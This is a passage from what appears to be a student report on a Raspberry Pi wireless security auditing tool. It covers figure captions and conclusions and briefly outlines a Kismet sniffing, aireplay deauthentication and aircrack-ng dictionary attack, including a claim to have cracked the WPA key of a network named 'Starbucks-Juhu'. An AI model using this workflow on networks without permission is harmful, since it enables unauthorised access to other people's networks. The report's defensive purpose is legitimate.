

Figure 7.2: Kismet GUI
The target network is specified and packet sniffing commenced n the target using Kismet

Figure 7.3: Identifying the Wireless Router Manufacturer
The target network is specified and packet sniffing commenced n the target using Kismet



Figure 7.4: Aireplay attack causing re-connection of clients to the network

The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection.

Figure 7.5: Handshake captured due to Aireplay Attack



Figure 7.6: Dictonary Brute force using Aircrack-ng

We used custom Dictionary lists due to the limitation of computational speed of the Raspberry Pi device



Figure 7.7: Key Captured

Successfully cracked the WPA key of the network (Starbucks-Juhu)

Figure 7.8: Splash Screen of the App

2

Figure 7.9: Opening Screen of the App



Figure 7.10: Display Score and Demographics



Figure 7.11: Score Demographics in detail



Figure 7.12: Previous Audits

Chapter 8

Conclusions

As we saw that Network security helps us protect proprietary information from attack and network security threats are a big problem for people and organizations all over the world and if our wireless network is open or Not-Secure, an intruder can easily gain access to our internal network resources without our consent and can do illegal acts. Therefore it becomes important to have a system like a 'Network Threat Monitoring System' that monitors and notifies the user about how secure their network is by providing an in-detail report of each and every parameter (that have already been mentioned) as per the security standards and the algorithm designed (considering the same parameters) to generate a score and hence the level of security of user's wireless network. Thus, giving them a chance to secure their network depending on the parameter that is causing their network to lag behind, in terms of security.

Bibliography

E.C. Lo, M. Marchand , 'Security audit: a case study [information systems] ,' *IEEE Canadian Conference* ,: 01 November 2004

John Rittinghouse, John. Ransome , James, 'Wireless Operational Security' *D*igital Press. 2004. Chapter 10.2.

SANS Institute,'Networking Concepts' *SANS Security Essentials Version 2.2.* January 2004'

Fluhrer, Scott, Mantin, Itsik, Shamir, Adi. *'Weaknesses in the key scheduling Algorithm of RC4'* September 2001

Marian Anderson,Sandy Brown and David M. Nicol 'IEEE Security Privacy,' *IEEE Computer Society* January 2003